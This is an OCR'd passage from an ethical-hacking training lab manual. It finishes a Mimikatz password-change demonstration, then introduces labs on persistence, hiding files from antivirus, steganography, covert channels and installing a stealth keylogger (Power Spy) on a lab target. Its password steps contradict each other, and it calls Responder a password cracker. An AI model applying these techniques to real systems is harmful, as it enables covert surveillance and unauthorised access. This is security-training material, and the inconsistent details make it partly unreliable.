
46. We can observe that the password of **Admin** is changed successfully and the new NTLM hash is displayed.

47. Now, check if the login password has changed for the target system (here, **Windows 11**).

48. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine and lock the machine.


> Note: If you are already logged in with **Admin** account sign out and sign-in again.


49. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.



50. You can see that if we try to login with the old password (**Pa$$word**) we are getting error **The password is incorrect. Try again**.

51. Click **OK**, and login with **password** as a password which we have changed using mimikatz.





52. You will be able to login successfully using the changed password.
53. This concludes the demonstration of how to escalate privileges to gather Hashdump using Mimikatz.
54. Close all open windows and document all the acquired information.
55. Now, before proceeding to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.

Lab 3: Maintain Remote Access and Hide Malicious Activities

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego and StegOnline
- Maintain persistence by abusing boot or logon autostart execution
- Maintain domain persistence by exploiting Active Directory Objects

- Privilege escalation and maintain persistence using WMI
- Covert channels using Covert_TCP

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

> Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This task only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords
- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)

